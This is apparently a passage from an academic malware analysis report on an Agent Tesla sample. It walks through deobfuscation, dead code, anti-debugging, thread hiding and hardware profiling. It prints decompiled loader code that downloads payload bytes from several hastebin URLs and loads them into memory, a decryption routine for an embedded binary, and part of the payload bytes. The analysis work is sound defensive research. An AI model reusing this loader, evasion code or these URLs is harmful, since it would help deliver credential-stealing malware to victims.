Detected Unknown Obfuscator (C:\Users\IEUser\Desktop\6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe)
Cleaning C:\Users\IEUser\Desktop\6d2b23cb8fd5840a7efb893cc21e5bfe7f13500267b52cee041cc8e9fffd4676.exe
Renaming all obfuscated symbols
Saving C:\Users\IEUser\Desktop\delegate06000006.exe
```

Figure 5.1.7.3 – Deobfuscating the sample

5.1.8 Inspecting the deobfuscated sample

While analyzing the strings of the deobfuscated file with the use of “pestudio”, a string of concatenated URLs was visible (Figure 5.1.8.1). Moreover, some “GUID” strings were also present.

type (2)	size (bytes)	offset	blacklist (9)	hint (17)	group (4)	MITRE-Technique (0)	value (310)
ascii	40	0x0000004D	-	x	-	-	!This program cannot be run in DOS mode.
ascii	10	0x0000194F	-	x	-	-	System.Net
ascii	7	0x00001C69	-	x	-	-	Replace
ascii	5	0x00001CC2	-	x	-	-	Shell
ascii	10	0x00001D10	-	x	-	-	CallByName
ascii	23	0x00001DFE	-	x	-	-	fafeaffaafbaaedeacb.exe
unicode	225	0x00005C08	-	x	-	-	https://hastebin.com/raw/oxayasemub@@@https://
unicode	36	0x00005D0F	-	x	-	-	06443b2e-e09f-485d-8bf5-54d54db6613a

Figure 5.1.8.1 – Deofbuscated file strings

The classification of the unpacked file was not as thorough as that of the original sample, since there was enough information available to continue with the next stage of malware analysis.

5.2 Code Analysis

In this stage the Malware Analysis, the protection layers were bypassed (string encryption) by developing "powershell" scripts. Also, other evasive techniques were identified (debugger presence discovery, thread hiding, dead code insertion, stalling, code flow obfuscation). The dropped files were retrieved by manually patching the code offline after retreiving the collected URL response via the online sandbox "ANY.RUN". Finally, the key methods of Agent Tesla that reveal its functionality were studied and manually renamed. Also, information was gathered from pieces of code that were disabled or out of the execution flow.

5.2.1 Possible dead code insertion

Since the sample was a .NET file, "DNSpy" was the program of our choice for both static and dynamic code analysis.

We initially moved to the entry point of the program (right click → Go to Entry Point) and manually renamed the method into "mainExecFlow". The first thing that was immediately noticed was a series of method calls, each one containing a string that matched the pattern "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxx" (Figure 5.2.1.1).

```
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("7a943fcf-0945-4d78-b70e-2c865ea62d35");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("53b8c236-93a4-4054-8555-dd37ddbda2c0");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("e3acefbb-3aa7-4c68-9776-42976087b7cc");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("7521fde5-1671-488e-af66-84aa7c27079d");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("c73b8fd6-0489-4ac7-8dba-b8133b3977f9");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("2a1eb3b1-cff5-413f-9af7-d66caea5f101");
debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("abf0098a-aff0-450a-85bd-c7a0ecb61445");
```

Figure 5.2.1.1 – "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxx" pattern

From the figure above, it is visible that those stings are submitted in the "beddbbefdccbbfadcevcvddaebfa" method. However, this method is only returning the given string (Figure 5.2.1.2).

```
// Token: 0x06000004 RID: 4 RVA: 0x00002264 File Offset: 0x00000464
public static object beddbbefdccbbfadcebcbddaebfa(string string_0)
{
    return string_0;
}
```

Figure 5.2.1.2 – the "beddbbefdccbbfadcevcvddaebfa" method

Initially, the executable was further processed, by providing the token 06000004 as a "strtok" to the "de4tdot" program, using the same command as before, which resulted in eliminating those lines of code in the new output file. It was concluded that dead code injection was probably adopted as an obfuscation technique, since there was no use of this string inside the class "debaacebcbfefd". Nevertheless, it was decided to continue our analysis with the previous version of the executable because this string pattern reminded us of GUIDs which are pointers to Windows registry. As a result, these lines of code were ignored for the time being.

5.2.2 Execution of "timeout 5"

Focusing again on the "mainExecFlow" method we wanted to better understand the "Interaction.Shell" call on line 12 (Figure 5.2.2.1).

```
11    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("abf0098a-aff0-450a-85bd-c7a0ecb61445");
12    Interaction.Shell(string.Format("timeout {0}", (checked((int)Math.Round(Conversions.ToDouble("1000") /
      1000.0) + 4)).ToString()), AppWinStyle.Hide, true, -1);
13    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("78d5b6cb-0e09-4298-b009-1003e55f4beb");
```

Figure 5.2.2.1 – "Interaction.Shell" method

Through the online Microsoft documentation of "Interaction.Shell" method [50], it was identified that there are four parameters given as input:

- the path name as a string,
- a parameter regarding the window of the shell and its focus (hidden and focused on this case) [51],
- a Boolean parameter that declares whether the shell will be waiting for the completion of the program (which is true on our case),
- and finally, the time that it will halt, given in seconds (the -1 value, denotes infinite value).

As a result, the first parameter given, (string.Format("timeout {0}", (checked((int)Math.Round(Conversions.ToDouble("1000") /1000.0) + 4)).ToString()), was some sort of obfuscation. The result of solving this mathematical representation was "timeout.exe 5".

5.2.3 Setting security protocol

The next meaningful code, "ServicePointManager.SecurityProtocol" at line 17 (Figure 5.2.3.1), showed that the security protocol was set to TLS v1.2 [52].

```
16    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("9107279b-1585-4330-8284-5ec01df46bd3");
17    ServicePointManager.SecurityProtocol = (SecurityProtocolType)3072;
18    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("e43b9ec4-892f-4f5e-bd04-1c6c996c9c99");
```

Figure 5.2.3.1 – TLS v1.2 Security Protocol

5.2.4 Concatenated URLs

At this section, a "memorystream" and the string variable "empty" were initialized, prior continuing with the "hastebin" URL requests. It was observed that those URLs on line 23 (Figure 5.2.4.1), which were separated with the "@@@" string between them, were being stored on a variable named "text".

```
string text = "https://hastebin.com/raw/oxayasemub@@@https://hastebin.com/raw/usefahalez@@@https://hastebin.com/raw/dijoladayu@@@https://hastebin.com/raw/mojenugasu@@@https://hastebin.com/
  raw/anonefakug@@@https://hastebin.com/raw/yukakaxamo";
```

Figure 5.2.4.1 – Concatenated URLs

As a result, it was observed that this string was inserted in the "ffdcbbaabe" method and it needed further inspection (Figure 5.2.4.2).

```csharp
// Token: 0x06000003 RID: 3 RVA: 0x00002130 File Offset: 0x00000330
public static void ffdcbbaabe(string string_0, ref string string_1)
{
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("709181a0-2ef5-4d5f-9ed9-24d51024d03c");
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("f03e934e-7f92-408e-bfb0-cda738a3d792");
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("3fb97956-2f9a-42ae-be12-502d77bc232f");
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("1dbaf772-0e81-418f-84ae-7e375a6b0b87");
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("5d008f54-0178-4851-9c9e-30a035c4dcfe");
    debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("ab7c8621-4202-4bd2-9825-b71b21668302");
    foreach (string text in string_0.Split(new string[]
    {
        "@@@"
    }, StringSplitOptions.None))
    {
        if (text.StartsWith("http"))
        {
            try
            {
                string text2 = new WebClient().DownloadString(text);
                if (text2.Contains("@@@"))
                {
                    string str = text2.Split(new string[]
                    {
                        "@@@"
                    }, StringSplitOptions.None)[1].Replace("\\", string.Empty);
                    string_1 += str;
                }
                goto IL_E8;
            }
            catch (Exception ex)
            {
                Environment.FailFast("Error");
                goto IL_E8;
            }
            goto IL_DF;
            IL_E8:
            debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("17153779-a43a-45ea-91c5-3d3b139de137");
            debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("91153f45-8ab7-4acb-a8bf-464bcdcf7e71");
            debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("6b52761a-ac07-483a-becd-e4749df683c5");
            debaacebcbfefd.beddbbefdccbbfadcebcbddaebfa("ea76bc26-ca70-4fda-9728-e9c4cb88e121");
        }
```

Figure 5.2.4.2 – The “ffdcbbaabe” method

It was concluded that those URLs that were discovered before, were stripped of their “@@@” characters and stored in a string array. Furthermore, each URL was provided in the “WebClient().DownloadString(text)” method for their contents to be retrieved, processed and stored into a new string variable. This processing included a check for the characters “@@@” inside the string, its splitting using “@@@” as a delimiter and the replacement of “\\” with null. That method was renamed as “StringFromURL” to remind us of its functionality.

At that/ time, it was suspected that the malware was using the downloaded string to form a file and load it into memory. It was later verified by inspecting the call of the method shown in figure below (Figure 5.2.4.3).

```csharp
public static void bcefbdeedecfaaabfbbaafeafdebc(ref MemoryStream memoryStream_0, string string_0)
{
    foreach (string value in string_0.Split(new char[]
    {
        ','
    }))
    {
        memoryStream_0.WriteByte(Conversions.ToByte(value));
    }
}
```

Figure 5.2.4.3 – Writing the downloaded strings to memory

5.2.5 Collecting HTML responses

Since the VM was isolated, to inspect the values returned by the URLs a third party software was used.. The free version of the online sandbox “ANY.RUN” provided us with 60 seconds per sample uploaded (and can be extended up to five minutes), which was more than enough time to collect the html code.

Figure 5.2.5.1 – HTML contents on ANY.RUN environment

Moving on deeper with the code analysis, each html file contained in the suspicious URLs was reviewed. The same pattern was identified on every single html file; there was one html paragraph with the “Code: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxx” pattern and a series of numbers between 0 and 255 separated with commas. Also, the string “@@@” was at the beginning and at the end of this sequence of numbers.

We proceeded with the collection of the responses, one per “hastebin” link, on the “REMnux GW” VM. This was achieved through “Files” option, located on the bottom left of the panel and the html file was selected (Figure 5.2.5.2). The responses were collected so that they could be manually inserted to the sample.




Figure 5.2.5.2 – HTML selection

Therefore, the VM was powered off in order to restore the intranet adapter and the retrieved HTMLs were transferred in the same secure way that the original malware sample was initially transferred (simple http server) (5.1.1). When all the zip files were transferred, the VM was isolated once again (power off, remove adapter) and another snapshot was taken.

Moving forward with the unzipping of the downloaded files, the password “infected” was provided and all the values stored between the “@@@” characters were copied into a single file, named “string1.txt”. At that point, another snapshot should be taken for the dynamic analysis.

5.2.6 Manually providing the HTML responses

As a next step, a breakpoint was placed on the 16 line of the method that was already renamed to “stringFromURL” (Figure 5.2.6.1) and the program was ran.

```
public static void stringFromURL(string string_0, ref string string_1)
{
    debaacebcbfefd.returnGivenString("709181a0-2ef5-4d5f-9ed9-24d51024d03c");
    debaacebcbfefd.returnGivenString("f03e934e-7f92-408e-bfb0-cda738a3d792");
    debaacebcbfefd.returnGivenString("3fb97956-2f9a-42ae-be12-502d77bc232f");
    debaacebcbfefd.returnGivenString("1dbaf772-0e81-418f-84ae-7e375a6b0b87");
    debaacebcbfefd.returnGivenString("5d008f54-0178-4851-9c9e-30a035c4dcfe");
    debaacebcbfefd.returnGivenString("ab7c8621-4202-4bd2-9825-b71b21668302");
    foreach (string text in string_0.Split(new string[]
    {
        "@@@"
    }, StringSplitOptions.None))
    {
        if (text.StartsWith("http"))
        {
```

Figure 5.2.6.1 – Breakpoint insertion

When the breakpoint was hit, the values that the variables contained could be visible through "Locals" section of "DNSpy". (Figure 5.2.6.2).

Locals

Name	Value	Type
string_0	"https://hastebin.com/raw/oxayasemub@@@https://hastebin.com/raw...	string
string_1	""	string
array	{string[0x00000006]}	string[]
[0]	"https://hastebin.com/raw/oxayasemub"	string
[1]	"https://hastebin.com/raw/usefahalez"	string
[2]	"https://hastebin.com/raw/dijoladayu"	string
[3]	"https://hastebin.com/raw/mojenuqasu"	string
[4]	"https://hastebin.com/raw/anonefakug"	string
[5]	"https://hastebin.com/raw/yukakaxamo"	string
i	0x00000000	int
text	"https://hastebin.com/raw/oxayasemub"	string
text2	null	string
str	null	string
ex	Decompiler generated variables can't be evaluated	

Figure 5.2.6.2 – Viewing variable contents

In order to avoid entering the "try catch" part of the code, the if statement had to fail its checking. Thus, each entry in the array was manually modified. Also, the URL inside the text variable was changed.

Moreover, the "string_1" variable with the desired value: the contents of the file "string1.txt" was manually patched (Figure 5.2.6.3).

string1.txt - Notepad

File Edit Format View Help

77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,10
9,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0
,0,0,0,0,80,69,0,0,76,1,3,0,127,7,43,216,0,0,0,0,0,0,0,0,224,0,34,0,11,1,80,0,0,96,8,0,0,6,0,0,0,0,0,0,222,127,8,0
,0,32,0,0,0,128,8,0,0,0,64,0,0,32,0,0,0,2,0,0,4,0,0,0,0,0,0,0,6,0,0,0,0,0,0,0,0,192,8,0,0,2,0,0,0,0,0,0,2,0,96,133
,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0,132,127,8,0,87,0,0,0,0,128,8,0,84,3,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,160,8,0,12,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,8,0,0,0,0,0,0,0,0,0,0,0,0,0,8,32,0,0,72,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116
,0,0,0,228,95,8,0,0,32,0,0,0,96,8,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,115,114,99,0,0,0,84,3,0,0,0,1
28,8,0,0,4,0,0,0,98,8,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0,0,160,8,0,0,2,0,0,0,1
02,8,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,66,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,192,127,8,0,0,0,0,0,72,0,0,0,2,0,5,0,144,
10,5,0,244,116,3,0,3,0,2,0,57,1,0,6,208,171,1,0,192,94,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,4,0,0,0,22,0,0,0,24,0,0,0,64,0,0,0,66,0,0,0,68,0,0,0,70,0,0,0,72,0,0,0,74,0,0,0,76,0,0,0,
92,0,0,0,94,0,0,0,0,0,0,8,0,0,0,12,0,0,0,16,0,0,0,22,0,0,0,28,0,0,0,32,0,0,0,40,0,0,0,44,0,0,0,52,0,0,0,60,0,0,0
,76,0,0,0,80,0,0,0,84,0,0,0,88,0,0,0,96,0,0,0,100,0,0,0,104,0,0,0,108,0,0,0,112,0,0,0,116,0,0,0,4,1,0,0,8,1,0,0,12
,1,0,0,16,1,0,0,20,1,0,0,28,1,0,0,0,0,0,0,8,0,0,0,12,0,0,0,16,0,0,0,20,0,0,0,24,0,0,0,28,0,0,0,36,0,0,0,0,0,0,0,1,
0,0,0,2,0,0,0,4,0,0,0,8,0,0,0,12,0,0,0,16,0,0,0,38,2,123,42,0,0,10,43,0,42,38,2,123,43,0,0,10,43,0,42,86,2,40,44,0

Windows (CRLF) Ln 1, Col 1 100%

Figure 5.2.6.3 – string.txt contents

The following figure (Figure 5.2.6.4) shows the modified Local window.




Figure 5.2.6.4 – Modified "string_1" variable

Consequently, to continue the execution of the program can be achieved with the step over button or by just hitting the F10 key shortcut. Upon exiting this method, the control was transferred back to the "mainExecFlow" method, and more specifically to the "bcefdbeedecfaaabfbbaafeafdebc" (line 28). The string was converted to bytes and then stored into the "memorystream" variable.

5.2.7 Extracting a PE file

With the next hit, the bytes from the "memorystream" were stored to a newly created byte array. Once the array was created, its values appeared to Memory Window 1 (Ctrl+1 shortcut). We observed the magic bytes "MZ", which denoted that it was a PE file (Figure 5.2.7.1). Finally, we saved this into a new file named "exp_PE1.exe" for further examination.




Figure 5.2.7.1 – Viewing array on Memory Window

5.2.8 Removing the layer of obfuscation

At that point, we proceeded to the analysis of the dumped PE file, which was named as "exp_PE1.exe". We found out that the same string obfuscation technique was deployed. However, a unique decryption method existed inside each class. For this reason, we collected the tokens of those methods and saved them to a text file named "tokens1.txt". We also developed a simple "powershell" script (named "loop1.ps1") that recurrently uses the "de4dot.exe" program, taking a different token number as a token in each iteration (Figure 5.2.8.1). The output of this processing was renamed to "exp_PE1_d.exe" and we moved on to its analysis.




Figure 5.2.8.1 – Deobfuscation script

.

5.2.9 Evasive techniques

The first findings that were observed, were some sleep calls and some curse words that were meant to be displayed in the console in case the sample would be debugged. Between those lines, there was a debugger control mechanism, intended to kill the process if a debugger was detected (Figure 5.2.9.1).




Figure 5.2.9.1 – Anti-debugging technique

Fortunately, this mechanism could be bypassed since “DNSpy” software provided us with the option of “System.Diagnostics.Debugger” (Figure 5.2.9.2) at “Prevent code from detecting the debugger” options group (Debug → Options → Debugger).

Figure 5.2.9.2 – Avoiding debugger detection

Although the strings were successfully decrypted, the rest components of the code such as constants, method and names were unreadable and no obfuscation pattern could be identified.

Therefore, a dynamic approach was selected to understand the functionality of the code. However, “DNSpy” stopped providing information, as soon as the debugger reached the following line (Figure 5.2.9.3), located inside the “cefaaba” method.

```
fcfeadafddfeaedfbdccbfebebcb.NtSetInformationThread(ffeeecabfbbafc, dcadcfceb.ThreadHideFromDebugger,
  IntPtr.Zero, 0);
```

Figure 5.2.9.3 – Thread Hiding (Evasive Technique)

The “Thread-Hiding” evasive technique is form of “Control Flow Manipulation” that prevents the debugging events from reaching the debugger [53]

Unfortunately, the “de4dot.exe” former processing of the file changed the code of the program in such a way that the above-mentioned evasion technique could not be bypassed. Consequently, the obfuscated file (exp_PE1.exe) whose code remained intact was further debug. In that version, a Boolean flag existed which was used to bypass the execution of this mechanism (Figure 5.2.9.4).

```
    if (!(intPtr == IntPtr.Zero))
    {
        IL_58:
        num2 = 5;
        fedbcbe.cefaaba(intPtr);
        IL_61:
        num2 = 6;
        bcdfcaedbafefebefaadceb.CloseHandle
 (intPtr);
    }
    IL_6B:
    num2 = 8;
}
IL_6F:
```

```
bool flag = !(intPtr == IntPtr.Zero);
if (flag)
{
    IL_57:
    num2 = 5;
    fedbcbe.cefaaba(intPtr);
    IL_61:
    num2 = 6;
    bcdfcaedbafefebefaadceb.aeafabbfaedecddecfcbbb
(intPtr);
    IL_6B:;
}
IL_6D:
num2 = 8;
```

Figure 5.2.9.4 – Differences between the two versions.

5.2.10 Extracting the second dropped binary

During the debugging procedure of “exp_PE1.exe”, we came across a method that returned an interesting byte array right just before the program exited (Figure 5.2.10.1). We immediately proceeded with the inspection of its bytes with the help of the embedded hex analyzer (right click → Show in Memory Window → Memory 1 or Ctrl+1 shortcut). As we initially suspected, it was another PE file that was dumped and named “exp_PE2.exe”.

```
object[] array;
bool[] array2;
NewLateBinding.LateCall(NewLateBinding.LateGet(edcbeeedf.executingAssembly, null, "GetManifestResourceStream", new object[]
{
    "00112266"
}, null, null, null), null, "CopyTo", array = new object[]
{
    edcbeeedf.newMemoryStream
}, null, null, array2 = new bool[]
{
    true
}, true);
if (array2[0])
{
    edcbeeedf.newMemoryStream = (MemoryStream)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof
      (MemoryStream));
}
byte[] array3 = edcbeeedf.newMemoryStream.ToArray();
checked
{
    int num = (array3.Length - 1) * 1;
    for (int i = 0; i <= num; i++)
    {
        array3[i % array3.Length] = (byte)(((int)((array3[i % array3.Length] ^ edcbeeedf.trump2020InBytes[i %
          edcbeeedf.trump2020InBytes.Length]) - array3[(i + 1) % array3.Length]) + 256) % 256);
    }
    edcbeeedf.ArrayResizing(ref array3);
    return array3;
}
```

Figure 5.2.10.1 – New byte array creation

Proceeding with the code inspection of the new PE file, we discovered that prior to the program's entry point a method used for unpacking reasons was called. The token of the method was 0600022D and was once again given as input to the "de4dot.exe" program. The output was named "d0600022D.exe" to quickly identify the token which was used to produce it.

Upon further inspection, we concluded that each method of the "class0" was used for string obfuscation, and fortunately their tokens could be provided as input to "de4dot.exe" in order for the resolving to be achieved. Therefore, those tokens were extracted in a new text file, named "tokens2" and the "loop1.ps1" script was first modified accordingly and then saved as "loop2.ps1".

At that point, most of the malware's content was clarified and subsequently most of the methods and variables could be renamed to generate coherent code.

The first method that was called in the main function was renamed as "CompareProcessId" due to its functionality. After the findings of the "Behavioral analysis" it was clear that the newly spawned process was terminating all the processes with the same name.

```
// Token: 0x06000021 RID: 33 RVA: 0x0000A520 File Offset: 0x00008720
public static void CompareProcessId()
{
    try
    {
        string processName = Process.GetCurrentProcess().ProcessName;
        int id = Process.GetCurrentProcess().Id;
        Process[] processesByName = Process.GetProcessesByName(processName);
        foreach (Process process in processesByName)
        {
            if (process.Id != id)
            {
                process.Kill();
            }
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure 5.2.10.2 – Same name process termination

Right after this mechanism, a method that was forcing the thread to sleep for one minute was called. The parameters given (5 and 10) were dictating how many times the "Thread.Sleep(1000)" would be called (10-5+1 = 6, in our case). Also, this function is a typical example of the code flow obfuscation technique that was applied throughout a vast amount of methods, that hinder reverse engineering attempts as it contains unnecessary conditional statements and redirections [53] (Figure 5.2.10.3).

```
        if (int_0 >= int_1)
        {
            goto IL_30;
        }
        num = 5;
        goto IL_53;
        IL_45:
        if (num4 <= num3)
        {
            goto IL_2C;
        }
        bool result;
        return result;
        IL_30:
        int_0--;
        Thread.Sleep(1000);
        num4++;
        goto IL_45;
    }
    return false;
```

Figure 5.2.10.3 – Stalling and Code flow obfuscation

5.2.11 Hardware Profiling

Right after the above-mentioned sleep calls, the configuration of the security protocol (TLS v1.2) was noticeable, string variable assignment. By deep diving into the creation of that string, we realized that there were three more methods responsible for it.

The first one was trying to get the serial number of the system's motherboard. In case this could not be achieved, the string "e9f07d25-5859-46d2-b407-dfb4b1a28a58" was returned (Figure 5.2.11.1).

```
try
{
    object objectValue = RuntimeHelpers.GetObjectValue(Interaction.GetObject("WinMgmts:", null));
    string text = string.Empty;
    object objectValue2 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(objectValue, null, "InstancesOf", new object[]
    {
        "Win32_BaseBoard"
    }, null, null, null));
    try
    {
        foreach (object obj in ((IEnumerable)objectValue2))
        {
            object objectValue3 = RuntimeHelpers.GetObjectValue(obj);
            text = Conversions.ToString(Operators.ConcatenateObject(text, NewLateBinding.LateGet(objectValue3, null, "SerialNumber", new object[0],
              null, null, null)));
        }
    }
    finally
    {
        IEnumerator enumerator;
        if (enumerator is IDisposable)
        {
            (enumerator as IDisposable).Dispose();
        }
    }
    result = text;
}
catch (Exception ex)
{
    result = "e9f07d25-5859-46d2-b407-dfb4b1a28a58";
}
```

Figure 5.2.11.1 – Get Motherboard's SN

In a similar way, the Processor ID or the "df96295f-4375-47d7-a4aa-0e8958c35197" string is returned by the second method (Figure 5.2.11.2).

```
try
{
    string text = string.Empty;
    ManagementClass managementClass = new ManagementClass("win32_processor");
    ManagementObjectCollection instances = managementClass.GetInstances();
    try
    {
        foreach (ManagementBaseObject managementBaseObject in instances)
        {
